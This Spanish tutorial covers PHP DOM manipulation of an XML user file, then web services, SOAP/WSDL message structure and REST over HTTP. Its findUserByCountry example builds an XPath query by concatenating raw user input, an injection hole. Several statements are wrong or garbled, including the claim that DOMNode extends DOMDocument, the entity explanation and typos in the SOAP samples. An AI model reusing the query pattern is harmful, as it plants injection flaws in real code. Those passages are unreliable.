<!ELEMENT usuario (nombre, apellido, ciudad, pais, contacto*)>
    <!ATTLIST usuario id ID #REQUIRED>
<!ELEMENT nombre (#PCDATA)>
<!ELEMENT apellido (#PCDATA)>
<!ELEMENT ciudad (#PCDATA)>
<!ELEMENT pais (#PCDATA)>
<!ELEMENT contacto (telefono, email)>
<!ELEMENT telefono (#PCDATA)>
<!ELEMENT email (#PCDATA)>
```

El **concepto de nodo en DOM** es cualquier objeto individualizable dentro del **documento XML**. Esto significa que tanto los elementos como los atributos son nodos.

DOMNode es una clase que extiende **DOMDocument** que proporciona métodos para manipular diferentes aspectos del documento: *appendChild()*, *cloneNode()*, *hasAttributes()*, etc. **DOMElement** y **DOMAttr** también son hijas de DOMNode. El hecho de que partan de DOMNode permite que tengan métodos y propiedades comunes a todos los nodos.

2. Crear una clase para el DOM

La clase **Usuarios** nos permitirá utilizar las funcionalidades que se han nombrado antes. Todas las secciones posteriores de este artículo se centran en explicar cada funcionalidad de esta clase:

```
class Usuarios {
    private $xmlPath;
    private $domDocument;
    public function __construct($xmlPath){
        // Instancia de DOMDocument
    }
    public function __destruct() {
        // Librará la memoria del DOMDocument
    }
    public function getUserById($id){
        // Devuelve un array con los datos de usuario
    }
    public function addUser($id, $nombre, $apellido, $ciudad, $pais, $contacto){
        // Añade un usuario
    }
    public function deleteUser($id){
        // Elimina un usuario
    }
    public function findUserByCountry($pais){
        // Devuelve un array de usuarios del país
    }
}
```

Este clase es sencilla porque sólo se trata de mostrar las posibilidades de DOM. Existiría una mejor forma de trabajar con los errores, pero en este caso lanzaremos un Exception sin capturar.

3. Crear y destruir un objeto DOM

El constructor está diseñado para recibir la **ruta del documento XML**, y es necesario hacerle algunos tests.

Lo primero es comprobar que el documento cargado emplea el doctype *usuarios*. Cada **DOMDocument**

tiene la propiedad pública ***doctype***, que devuelve el doctype utilizado por el documento XML. En este ejemplo la propiedad doctype tiene el valor de "*usuarios*".

Lo segundo es asegurarse de que la definición utilizada está definida de forma correcta mediante las propiedades públicas ***systemId*** o ***publicId***. El XML utilizado aquí está definido por un DTD *usuarios.dtd*, por lo que se comprueba comparándolo con la propiedad ***systemId***.

Lo siguiente es asegurarse de que el documento es válido junto con el DTD. Si el XML tiene DTD, es obligatorio validarlo con *validate()*.

Una vez comprobado todo, guarda la **referencia del documento cargado** y la **ruta del archivo XML** como propiedades internas para poder utilizarlas en otros métodos de la clase. Si cualquiera de las comprobaciones falla, se lanza una **excepción**.

```
public function __construct($xmlPath){
    // Cargar el documento
    $doc = new DOMDocument;
    $doc->load($xmlPath);
    // Comprobar si es un xml usuarios:
    if($doc->doctype->name != "usuarios" ||
    $doc->doctype->systemId != "usuarios.dtd"){
        throw new Exception("Tipo de documento incorrecto");
    }
    // Comprobar si es válido y well formed
    if($doc->validate()){
        $this->domDocument = $doc;
        $this->xmlPath = $xmlPath;
    } else {
        throw new Exception("El documento no es válido");
    }
}
```

El **método destructor** libera la memoria utilizada por *$domDocument*. Es simplemente una llamada a unset para deshacer la variable:

```
public function __destruct() {
    // Librará la memoria del DOMDocument
    unset($this->domDocument);
}
```

4. Devolver un elemento por su ID

El método *getUserById()* obtiene los **detalles de un usuario en concreto**. Se proporciona un ID como *string* y el método devuelve un *array* con los datos del usuario.

PHP DOM proporciona una función para devolver un elemento específico basado en su ID: *getElementById()*, que devuelve el objeto **DOMElement**. Para que funcione es necesario tener un atributo ID en el DTD:

```
<!ATTLIST usuario id ID #REQUIRED>
```

El método *getElementById()* funciona si el documento se ha validado con un DTD o con el método *setIdAttribute()*, sino la función no detectará que ese elemento tiene un ID.

Otra forma de obtener elementos de un documento es con el método *getElementsByTagName()*. Este método devuelve una colección de nodos con el tag específico. La colección devuelta es de la clase

DOMNodeList, que es *traversable*.

Los objetos **DOMNodeList** también pueden obtenerse por su posición en la lista con *item()*. Porque **DTD** define un usuario que sólo puede tener un nombre, sabemos que el DOMNodeList contendrá un nodo que podrá ser accedido con *item(0)*. El DTD fortalece este hecho, y si fuera diferente en el **documento xml** no se validaría correctamente al crear el objeto Usuarios.

Una vez encontrado el node que se buscaba, se puede obtener su valor mediante nodeValue.

Para acceder a **atributos** se pueden emplear los **atributos de la propiedad pública DOMNode**, que devuelve **DOMNameNodeMap**. Este es similar a **DOMNodeList**, es traversable también, pero puedes escoger un atributo específico utilizando el método *getNamedItem()* y pasar el nombre del atributo como *string*. El valor devuelto es un **DOMNode**. En este ejemplo no se ha añadido porque no se han puesto atributos a los elementos (aparte de "id").

```
public function getUserById($id){
    // Obtener un elemento usuario desde el ID proporcionado
    $usuario = $this->domDocument->getElementById($id);
    // Si no se obtiene ningún usuario:
    if(!$usuario){
        throw new Exception("El usuario no existe");
    }
    $arrayUsuario = array();
    $arrayUsuario["id"] = $id;
```

Ahora se obtienen los datos de los elementos en función de los nombres. Estos DOMNodeLists sólo devolerán un item porque el DTD lo dice así (seguimos en la función *getUserById($id)*):

```
// Nombre
    $arrayUsuario["nombre"] = $usuario->getElementsByTagName("nombre")->item(0)->nodeVal
ue;
    // Apellido
    $arrayUsuario["apellido"] = $usuario->getElementsByTagName("apellido")->item(0)->nod
eValue;
    // Ciudad
    $arrayUsuario["ciudad"] = $usuario->getElementsByTagName("ciudad")->item(0)->nodeVal
ue;
    // Pais
    $arrayUsuario["pais"] = $usuario->getElementsByTagName("pais")->item(0)->nodeValue;
    // Contacto
    $contacto = $usuario->getElementsByTagName("contacto");
    $arrayContacto = array();
    // Iterar sobre los elementos de contacto
    foreach($contacto as $contact){
        // Telefono
        $telefono = $contact->getElementsByTagName("telefono")->item(0)->nodeValue;
        // Email
        $email = $contact->getElementsByTagName("email")->item(0)->nodeValue;
        // Creamos un array con los valores de las formas de contacto
        $arrayC["telefono"] = $telefono;
        $arrayC["email"] = $email;
        // Asignamos el array al array que pasaremos finalmente a arrayUsuario
        $arrayContacto[] = $arrayC;
    }
    $arrayUsuario["contacto"] = $arrayContacto;
    return $arrayUsuario;
}
```

Identificar y extraer datos de un documento XML es relativamente simple. Lo más complejo es entender el concepto de nodo. Una vez comprendido, obtener datos no tiene mayor complicación.

5. Añadir un nuevo elemento

El método *addUser()* añade un nuevo usuario a la **base de datos XML**. El método coge las propiedades y un array de *contacto* para añadir.

Una forma de hacerlo es usar el método *createElement()* para **añadir un nuevo nodo al documento** y establecer una referencia para poder operar con el objeto desde el momento de crearlo en adelante. Cuando se crea un elemento se debe añadir el documento. Con el método *createElement()* no se añade automáticamente. Asocia el elemento con el documento, pero no va mas allá.

Se utiliza la propiedad **documentElement** para identificar el **elemento root** del **documento XML**. Si no se hace esto y lo añadimos directamente al documento, estaríamos añadiendo un hijo al final del documento (fuera del elemento usuarios), lo que resultaría en un error de validación.

El elemento usuario debe contener un **id**, asi que se ha de **añadir un atributo al nuevo elemento creado**. Hay dos formas de hacerlo, la más sencilla es con el método *setAttribute()* que coge el **nombre del atributo** y el **valor del atributo** como argumentos. La segunda forma es crear un objeto **DOMAttr** y añadirlo al elemento. **DOMAttr** es una subclase de **DOMNode**, por lo que hereda todas las propiedades y métodos de ésta.

setAttribute() y *setAttributeNode()* se encargan de **añadir y actualizar atributos asociados a un elemento**. Si el atributo no existe se creará. Si existe se actualizará.

Para proporcionar el valor de un elemento textual se recomienda usar ***DOMCdataSection()***. Si un elemento contiene datos que se desean analizar como CDATA, no se puede indicar directamente como tal. Hay que declararlo como PCDATA, y el contenido que se quiera interpretar tiene que ir de la forma: **<![CDATA[...]]>**. Si se quiere añadir HTML directamente en un nodo, caracteres como **<** o **&** se convertirán en sus entidades correspondientes **<** y **&**. Esto es porque estos caracteres tienen un significado especial en **XML**. **DOM** los sustituye para que no causen ningun **problema en la interpretación cuando se carga o valida el documento**.

El último paso es guardar el nuevo documento en el archivo, mediante el método *save()*.

```
public function addUser($id, $nombre, $apellido, $ciudad, $pais, $telefono, $email){
    // Crear un nuevo elemento que representa el nuevo usuario
    $nuevoUsuario = $this->domDocument->createElement("usuario");
    // Añadir el nuevo elemento creado
    $this->domDocument->documentElement->appendChild($nuevoUsuario);
    /*
     * Establecer el atributo id se puede hacer de dos formas:
     * 1. $nuevoUsuario->setAttribute("id", $id);
     * 2. Se expone a continuación:
     */
    $atributoId = new DOMAttr("id", $id);
    $nuevoUsuario->setAttributeNode($atributoId);
```

Ahora crearemos cada uno de los elementos con *createElement()* (en la misma función *addUser()*):

```
// Nombre
    $nombre = $this->domDocument->createElement("nombre", $nombre);
    $nuevoUsuario->appendChild($nombre);
// Apellido
    $apellido = $this->domDocument->createElement("apellido", $apellido);
    $nuevoUsuario->appendChild($apellido);
// Ciudad
    $ciudad = $this->domDocument->createElement("ciudad", $ciudad);
    $nuevoUsuario->appendChild($ciudad);
// País
    $pais = $this->domDocument->createElement("pais", $pais);
    $nuevoUsuario->appendChild($pais);
// Contacto
    $contacto = $this->domDocument->createElement("contacto");
    $nuevoUsuario->appendChild($contacto);
// Telefono
    $telefono = $this->domDocument->createElement("telefono", $telefono);
    $contacto->appendChild($telefono);
// Email
    $email = $this->domDocument->createElement("email", $email);
    $contacto->appendChild($email);
// Guardar todo lo anterior
    $this->domDocument->save($this->xmlPath);
}
```

6. Eliminar un elemento

El siguiente método es para borrar un usuario. En éste se identifica qué elemento se quiere eliminar y se usa el método *removeChild()*. Dos aspectos importantes:

- No es posible remover un hijo de una instancia **DOMDocument** directamente. Primero hay que acceder al **documentElement** y eliminar el hijo de ahí. Esto es por la misma razón por la que hay que referenciar a documentElement cuando queremos añadir un usuario.
- Eliminar un elemento del documento solo lo elimina de la memoria. Si quieres culminar la eliminación, se ha de guardar en el archivo.

```
public function deleteUser($id){
    // Obtener el usuario según el ID
    $usuario = $this->domDocument->getElementById($id);
    // Eliminar el hijo
    $this->domDocument->documentElement->removeChild($usuario);
    // Guardarlo en el archivo
    $this->domDocument->save($this->xmlPath);
}
```

7. Segmentación de elementos

El método que encuentra un usuario en función de su país de origen utiliza XPath para obtener los resultados. ***getElementById()*** es una forma conveniente para sacar objetos del DOM cuando existe un atributo ID dentro de un **DTD**. Pero si queremos consultar cualquier otro dato podemos emplear **DOMXPath**. La sintaxis para encontrar cualquier usuario basándonos en el país es:

```
//usuarios/usuario/pais[text() = "pais"]/..
```

Esta consulta primero dice que queremos acceder a un usuario en la ruta ***//usuarios/usuario***. Las dos barras al principio indican que usuarios es el **elemento root**, y la barra individual que usuario es un hijo de usuarios y pais es un hijo de usuario. ***[text() = "pais"]*** indica el texto que buscamos dentro de pais. Por último, ***/..*** indica que lo que queremos obtener realmente es el usuario, no el país.

XPath es una buena forma de localizar nodos en una estructura. Si estás en una situación en la que iteras varias veces con **DOMNodeLists** y probando **nodeValues** para ver los valores es posible que sea más conveniente usar **XPath** que será más rápido y sencillo de leer.

```
public function findUserByCountry($pais){
    // Utilizamos XPath para encontrar el libro que buscamos:
    $query = '//usuarios/usuario/pais[text() = "' . $pais . '"]/..';
    // Creamos un nuevo objeto XPath y lo asociamos con el documento
    $xpath = new DOMXPath($this->domDocument);
    $resultado = $xpath->query($query);
    $arrayUsuarios = array();
    //iterar los resultados:
    foreach ($resultado as $usuario){
        // Añade el nombre de usuario al array
        $arrayUsuarios[] = $usuario->getElementsByTagName("nombre")->item(0)->nodeValue;
    }
    return $arrayUsuarios;
}
```

Para comprobar todo lo anterior, vamos a obtener, crear, eliminar y segmentar usuarios:

```
$user = new Usuarios('usuarios.xml');
$u23 = $user->getUserById("u23");
// Mostrar datos de un usuario
echo "El usuario " . $u23["nombre"] . " " . $u23["apellido"] . " es de " . $u23["pais"];
// Devuelve: El usuario Monnie Boddie es de Mexico
// Añadir un usuario:
$user->addUser("u44", "Jefferson", "West", "Córdoba", "Argentina", "123123", "jeff@ejemp
lo.com");
// Eliminar un usuario:
$user->deleteUser("u23");
// Encontrar un usuario por país
$argentinos = $user->findUserByCountry("Argentina");
var_dump($argentinos);
/*
* Devuelve:
* array (size=2)
  0 => string 'Ted' (length=3)
  1 => string 'Jefferson' (length=9)
*/
```

Lo más importante es el concepto de nodo, el bloque más básico de un **documento XML para DOM**.

5. Web Services

Indice de contenido

1. Introducción
2. Componentes de los Web Services
3. Arquitectura de los Web Services
4. Como funciona un Web Service
5. Componentes de los servidores en una aplicación Web Service


1. Introducción

Un **Web Service**, o **Servicio Web**, es un **método de comunicación entre dos aparatos electrónicos en una red**. Es una **colección de protocolos abiertos y estándares** usados para **intercambiar datos entre aplicaciones o sistemas**. Las aplicaciones escritas en varios lenguajes de programación que funcionan en plataformas diferentes pueden utilizar web services para intercambiar información a través de una red. La interoperatividad, por ejemplo entre **Java** y **Python** o **Windows** y **Linux** se debe al uso de **estándares abiertos**.

Como sistema de mensajes se utiliza **XML estandarizado**. El protocolo más simple para el intercambio de información entre ordenadores es **XML-RPC**, que emplea XML para llevar a cabo **RPCs**. RPC, **Remote Procedure Call**, es un protocolo de red que permite a un programa a ejecutar código en una máquina remota. Los XML-RPC requests son una combinación entre **contenido XML** y **headers HTTP**. La simpleza de los XML-RPC hizo que el estándar evolucionase a **SOAP**, uno de los componentes básicos de los Web Services.

La base de comunicación entre web services es por tanto el **lenguaje XML** y el **protocolo HTTP**.

2. Componentes de los Web Services



Los **web services estandarizados** funcionan con los siguientes **componentes**:

- **SOAP** - *Simple Object Access Protocol*

SOAP es un protocolo escrito en XML para el intercambio de información entre aplicaciones. Es un formato para enviar mensajes, diseñado especialmente para servir de comunicación en Internet, pudiendo extender los **HTTP headers**. Es una forma de definir **qué información se envía y cómo mediante XML**. Básicamente es un **protocolo para acceder a un Web Service**.

- **WSDL** - Web Services Description Language

WSDL es un lenguaje basado en XML para describir los servicios web y cómo acceder a ellos. Es el formato estándar para describir un web service, y fue diseñado por **Microsoft** e **IBM**. **WSDL** es una parte integral del estándar **UDDI**, y es el lenguaje que éste utiliza.

- **UDDI** - Universal Description, Discovery and Integration

UDDI es un **estándar XML** para describir, publicar y encontrar servicios web. Es un directorio donde las compañías pueden registrar y buscar servicios web. Es un **directorio de interfaces de servicios web** descritos en **WSDL** que se comunican mediante SOAP.

3. Arquitectura de los Web Services


- **Service Discovery**. Responsable de centralizar servicios web en un directorio común de registro y proveer una funcionalidad sencilla para publicar y buscar. **UDDI** se encarga del Service Discovery.
- **Service Description**. Uno de los aspectos más característicos de los web services es que se autodescriben. Esto significa que una vez que se ha localizado un Web Service nos proporcionará información sobre que operaciones soporta y cómo activarlo. Esto se realiza a través del Web Services Description Language (**WSDL**).
- **Service Invocation**. Invocar a un Web Service implica pasar mensajes entre el cliente y el servidor. **SOAP** (*Simple Object Access Protocol*) especifica cómo deberíamos formatear los mensajes request para el servidor, y cómo el servidor debería formatear sus mensajes de respuesta.
- **Transport**. Todos estos mensajes han de ser transmitidos de alguna forma entre el servidor y el cliente. El protocolo elegido para ello es HTTP (HyperText Transfer Protocol). Se pueden utilizar otros protocolos pero HTTP es actualmente el más usado.

4. Como funciona un Web Service

1. El **Service Provider** genera el **WSDL** describiendo el Web Service y registra el WSDL en el directorio **UDDI** o Service Registry.
2. El **Service Requestor** o la aplicación del cliente requiere un Web Service y se pone en contacto con el UDDI para localizar el Web Service.
3. El cliente, basándose en la descripción descrita por el **WSDL**, envía un request para un servicio

particular al Web Service Listener, que se encarga de recibir y enviar los mensajes en formato SOAP.
4. El Web Service analiza el **mensaje SOAP del request** e invoca una operación particular en la aplicación para procesar el request. El resultado se escribe de nuevo en SOAP en forma de respuesta y se envía al cliente.
5. El cliente analiza el mensaje de respuesta SOAP y lo interpreta o genera un error si ha habido alguno.

5. Componentes de los servidores en una aplicación Web Service



- **Web Service**. Es el software o componente que realiza las operaciones. Si está escrito en Java, estas operaciones se realizarán en lenguaje Java. Los clientes invocarán estas operaciones enviando mensajes SOAP.
- **SOAP Engine**. El Web Service no sabe interpretar **SOAP requests** y crear **SOAP responses**. Para hacer esto hace falta un SOAP engine, un software que se encarga del manejo de estos mensajes. *Apache Axis* es un ejemplo.
- **Application Server**. Para funcionar como un servidor que puede recibir requests desde diferentes clientes, el SOAP engine normalmente funciona dentro de un application server. Este es otro software que proporciona un espacio libre para aplicaciones que han de ser accedidas por múltiples clientes. El SOAP engine funciona como una aplicación dentro del application server. Ejemplos son *Apache Tomcat server*, *Java Servlet* y *JSP container*.
- **HTTP Server**. Algunos application servers incluyen funcionalidades HTTP, por lo que se pueden tener Web Services funcionando instalando simplemente un SOAP engine y un application server. Sin embargo cuando un application server carece de funcionalidad HTTP es necesario también un **HTTP server**, más comúnmente llamado **Web Server**. Es un software que sabe cómo manejar mensajes HTTP. Los dos más populares en la actualidad son *Apache HTTP Server* y *Nginx*.

6. SOAP

SOAP es un protocolo que permite desarrollar software en cualquier lenguaje y éste ser interpretado por cualquier otro sistema o aplicación a través de una red mediante XML. SOAP establece reglas para enviar y recibir **Remote Procedure Calls (RPC)**, como las de los mensajes **HTTP request** y **HTTP response**, por lo que no está ligado a ningún sistema operativo o lenguaje de programación.

Para utilizar **SOAP** a partir de **PHP 5** se pueden emplear funciones integradas con PHP SOAP y la clase SoapClient, aunque no generarán automáticamente el archivo WSDL.

Indice de contenido

1. Estructura de un mensaje SOAP
2. Estructura del archivo WSDL

1. Estuctura de un mensaje SOAP

SOAP está basado en XML por lo que se considera legible para humanos, pero ha de ir adherido a un esquema específico. Un mensaje SOAP es como sigue:

```
<?xml vesion="1.0"?>
<soap:Envelope
xmlns:soap="http://www.w3.org/2001/12/soap-envelope"
soap:encodingStyle="http://www.w3.org/2001/12/soap-encoding">
<soap:Header>
...
</soap:Header>
<soap:Body>
...
<soap:Fault>
...
</soap:Fault>
</soap:Body>
</soap:Envelope>
```

Parece un **archivo XML normal**, pero lo que hace que sea un **mensaje SOAP** es el **elemento root *Envelope*** con el **namespace soap** *http://www.w3.org/2001/12/soap-envelope*. El atributo **soap:encodingStyle** determina los data types usados en el archivo, pero SOAP por si mismo no tiene una codificación determinada.

soap:Envelope es obligatorio, pero el siguiente elemento ***soap:Header*** es opcional, y normalmente contiene información relevante sobre el manejo de **autentificaciones** y **sesiones**. El **protocolo SOAP** no ofrece ninguna autentificación por defecto, pero permite a los desarrolladores incluirlo en la etiqueta header.

Después viene el elemento ***soap:Body*** que contiene el **mensaje RPC**, incluyendo nombres de métodos y, en el caso de una respuesta, los valores devueltos del método. El elemento ***soap:Fault*** es opcional. Si está presente contiene cualquier mensaje de error o información de estado para el mensaje SOAP y debe ser un hijo de *soap:Body*.

Un **mensaje request en SOAP** es como sigue:

```
<?xml vesion="1.0"?>
<soap:Envelope
xmlns:soap="http://www.w3.org/2001/12/soap-envelope"
soap:encodingStyle="http://www.w3.org/2001/12/soap-encoding">
<soap:Body xmlns:m="http://www.ejemplo.com/stock">
<m:GetStockPrice>
<m:StockName>Google</m:StockName>
</m:GetStockPrice>
</soap:Body>
</soap:Envelope>
```

El ejemplo anterior es un request para obtener el precio de mercado de una compañía en concreto. Dentro del **soap:Body** se encuentra en elemento **GetStockPrice** que es específico para la aplicación. No es un elemento SOAP, y lleva el nombre que llevará la función en el servidor al que será enviado el request. **StockName** es también específico, y es un argumento de la función.

El **mensaje de respuesta de esta aplicación en SOAP** es como sigue:

```
<?xml verson="1.0"?>
<soap:Envelope
xmlns:soap="http://www.w3.org/2001/12/soap-envelope"
soap:encodingStyle="http://www.w3.org/2001/12/soap-encoding">
<soap:Body xmlns:m="http://www.ejemplo.com/stock">
<m:GetStockPriceresponse>
<m:Price>201.34</m:Price>
</m:GetStockPriceresponse>
</soap:Body>
</soap:Envelope>
```

Dentro del elemento ***soap:Body*** hay un elemento **GetStockPriceResponse** con un hijo que es **Precio** que contiene el valor devuelto, ambos específicos de la aplicación.

2. Estructura del archivo WSDL

Los archivos **Web Services Description Language** (**WSDL**) son **documentos XML** que proporcionan **metadatos** para un **SOAP service**. Contienen información acerca de las funciones o métodos que la aplicación ofrece y que argumentos utilizar. Con los archivos WSDL se proporciona información para que los clientes envíen **requests válidos** y exactamente como se quiere que sean. Es como un **contrato para comunicarse con la aplicación**.

Al igual que los **mensajes SOAP**, los **archivos WSDL** tienen un esquema específico al que adherirse, y elementos específicos que deben estar presentes para que sea válido:

```
<description>
<types>
...
</types>
<interface>
...
</interface>
<binding>
...
</binding>
<service>
...
</service>
</description>
```

El **elemento root** del **archivo WSDL** es ***description***. Tiene sentido ya que lo que hace el archivo es definir el **Web Service**. El elemento ***types*** describe el tipo de datos utilizados, los cuales en el caso de **WSDL** son **XML**. El elemento ***interface*** define las operaciones que se pueden llevar a cabo con el **Web Service** y los mensajes ***request*** y ***response*** que se utilizan. Dentro del elemento **binding** se encuentra el protocolo y la especificación del formato de datos para un ***interface*** particular. Finalmente se encuentra el elemento ***service*** que contiene la URI del servicio.

En este enlace se puede ver la documentación oficial de la versión 2.0 de WSDL.

7. REST

El **protocolo HTTP** (*Hypertext Transfer Protocol*) es la base de la web. Se utiliza cada vez que se transfiere un documento o se hace un AJAX request.

REST es una forma simple de organizar interacciones entre sistemas independientes. REST te permite trabajar de forma sencilla con clientes con diferentes sistemas operativos y plataformas como smartphones.

En principio no está atado a la web, pero casi siempre se implementa en ella, ya que se fundamenta en HTTP.

Existen alternativas como SOAP pero son más complejas ya que hay que aprender nuevas convenciones y no se exprime al máximo la capacidad de HTTP. **REST está inspirado en HTTP** y utiliza todo su potencial, siendo una buena forma de ver y **entender como funciona HTTP**.

Indice de contenido

1. Introducción a HTTP	5. Librerías HTTP client
2. URLs	6. Códigos de respuesta
3. Métodos HTTP	7. Ejemplo de aplicación en REST
4. Representación de resources	

1. Introducción a HTTP


HTTP es un **protocolo** que permite el **envío y recibo de documentos a través de la web**. Un protocolo es un conjunto de normas que determina qué mensajes se pueden intercambiar y cómo deben ser.

En HTTP hay dos roles diferentes: **servidor** y **cliente**. En general, el cliente siempre inicia la conversación y el servidor responde. **HTTP se basa en texto**, los mensajes son básicamente bits de texto, aunque el body del mensaje puede contener otros formatos. El hecho de que sea textual lo hace **fácil de monotorizar**.

Los **mensajes HTTP** están compuestos de ***headers*** y de un ***body***. El body puede ir vacío, contiene datos que se pueden transmitir por la red en función de las instrucciones de los headers. Los headers contienen metadatos, como información sobre la codificación de los mensajes. En el caso de un request, también contiene **métododos HTTP**.

En REST, los *headers* son más importantes que el propio *body*.

Con los navegadores como **Chrome** (con las herramientas de desarrollo) o **Firefox** (con la extensión *firebug*), se pueden ver los detalles de los mensajes HTTP mientras navegas.



Otra forma de familiarizarse con HTTP es utilizar un cliente dedicado, como cURL. **cURL es una herramienta de línea de comandos** disponible en la mayoría de sistemas operativos:

```
curl -v google.com
```

Esto muestra la **conversación HTTP**. Los requests van precedidos de > y los responses de <.

2. URLs

Las **URLs** son la forma de identificar los recursos sobre los que se quiere operar. Cada URL identifica un

resource. Son las mismas URLs asignadas a las páginas web, de hecho, una página web es un tipo de ***resource***. Vamos a considerar una URL del ejemplo que vendrá después:

```
/clientes
```

Identificará una lista de clientes, y

```
/clientes/marta
```

Identificará un cliente, llamado Marta, suponiendo que es la única con ese nombre en la lista de clientes.

En estos ejemplos no se incluye el **hostname** en la **URL**, pues es irrelevante para ver **cómo se organiza la interfaz**. Es importante en cambio para asegurar que el **identificador del resource** es **único en toda la web**. El **host** se incluye en el header de forma separada a la ruta del ***resource***, que viene en la parte de arriba del *request*:

```
GET /clientes/marta HTTP/1.1

Host: ejemplo.com
```

Los ***resources*** son entendidos como nombres. Lo siguiente no sería **RESTful**:

```
/clientes/anadir
```

Ya que utiliza una **URL para describir una acción**. Este sería un punto fundamental en la distinción entre sistemas **RESTful** y **no-RESTful**.

Las URLs deben ser tan precisas como sea posible. Cualquier cosa necesaria para **identificar de forma única un resource debería estar en la URL**. No se necesita incluir datos para identificar el resource en el request, de esta forma las URLs actúan como un mapa de todos los datos que la aplicación maneja.

Para especificar la acción, en lugar de emplear la URL se emplean los **métodos HTTP**.

3. Métodos HTTP

Cada request especifica un verbo o método HTTP en el header. Este es la primera palabra en mayúsculas que aparece en cualquier header:

```
GET / HTTP/1.1
```

utiliza el método GET, mientras que

```
DELETE /clientes/marcos HTTP/1.1
```

utiliza el método DELETE.

Los **verbos HTTP** le dicen al servidor **qué hacer con los datos identificados en la URL**. El request puede opcionalmente contener información adicional en el body, que podría requerir realizar alguna operación, como guardar datos en el ***resource***. Se pueden proporcionar estos datos en cURL con la opción -d.

Para construir una API RESTful los verbos más importantes son: GET, POST, PUT y DELETE. Hay otros métodos disponibles, como HEAD y OPTIONS, pero no son muy utilizados.

Método GET

GET es el método más simple de HTTP. Es el que utilizan los navegadores cada vez que se hace click en un enlace o se escribe una URL en la barra de navegación. Le dice al servidor que transmita los datos identificados por la URL al cliente. Los datos nunca deberían ser modificados en el lado del servidor con un

GET request. Un GET request es sólo de lectura, pero una vez que el cliente recibe los datos, puede hacer cualquier operación, como darle formato para mostrarlo.

Método PUT

Un **PUT request** se utiliza cuando se quiere crear o editar el *resource* identificado por la URL:

```
PUT /clientes/maria
```

podría crear un cliente llamado María en el servidor. No hay nada en el request que informe al servidor como se deben crear los datos, sólo que debe crearlos. Esto permite poder **cambiar la tecnología del backend** si en algún momento es necesario. Los **PUT requests** contienen los datos a usar a la hora de actualizar o crear un *resource* en el body. En **cURL** se pueden **añadir datos al request con -d**:

```
curl -v -X PUT -d "Texto"
```

Método DELETE

El método DELETE hace lo contrario que PUT, se usa cuando se quiere eliminar un *resource* identificado por la **URL del request**.

```
curl -v -X DELETE /clientes/maria
```

Esto eliminará todos los datos asociados con el *resource*.

Método POST

POST se emplea cuando el proceso que se quiere que ocurra pueda ser repetido si el POST se repite (esto es, que no es **idempotente**). Además los **POST requests** deben procesar el request body como subordinado de la URL a la que se está enviando:

```
POST /clientes/
```

no debería modificar el recurso */clientes/* sino un recurso cuya URL contiene */clientes/*. Por ejempo, pueden añadir un nuevo cliente a la lista, con un id generado por el servidor:

```
/clientes/id-unico
```

Los PUT request pueden usarse en lugar de los POST y viceversa. Algunos sistemas utilizan sólo uno, y otros los dos, incluso para emplear POST para actualizar y PUT para crear.

A menudo, los POST requests se usan para disparar operaciones en el servidor que no cuajan con el paradigma Create/Update/Delete, aunque esto va más allá de REST. En este ejemplo vamos a emplear PUT.

Clasificación de métodos HTTP

- **Métodos seguros e inseguros**: los métodos seguros son los que nunca modifican *resources*. El único seguro listado en este artículo es GET.
- **Métodos idempotentes**: obtienen el mismo resultado independientemente del número de veces que se repita el request: GET, PUT y DELETE. El único método no idempotente es POST. PUT y DELETE parece raro que lo sean pero aquí está la explicación: repetir un método PUT con exactamente el mismo body modifica un *resource* de forma que permanece idéntico al descrito en el PUT request anterior, por lo que nada cambia. De la misma forma, no tiene sentido con DELETE eliminar un *resource* dos veces. Dicho esto, no importa cuantas veces se utilice PUT y DELETE, el resultado será el mismo como si sólo se hubiera hecho una vez.

Es importante utilizar el método correcto en la situación adecuada, lo que depende totalmente del desarrollador.

4. Representación de *resources*

El **cliente HTTP** y el **servidor HTTP** intercambian información sobre los *resources* identificados por las URLs.

El ***request*** y el ***response*** contienen una **representación del *resource***. Por representación se entiende **información en un formato específico**, sobre el estado del *resource* o sobre cómo estará el estado en el futuro. Tanto los headers como el body son parte de esa representación.

Los **headers HTTP**, que contienen **metadatos**, están definidos por el **HTTP spec**. Sólo pueden contener texto y están formateados de una manera específica.

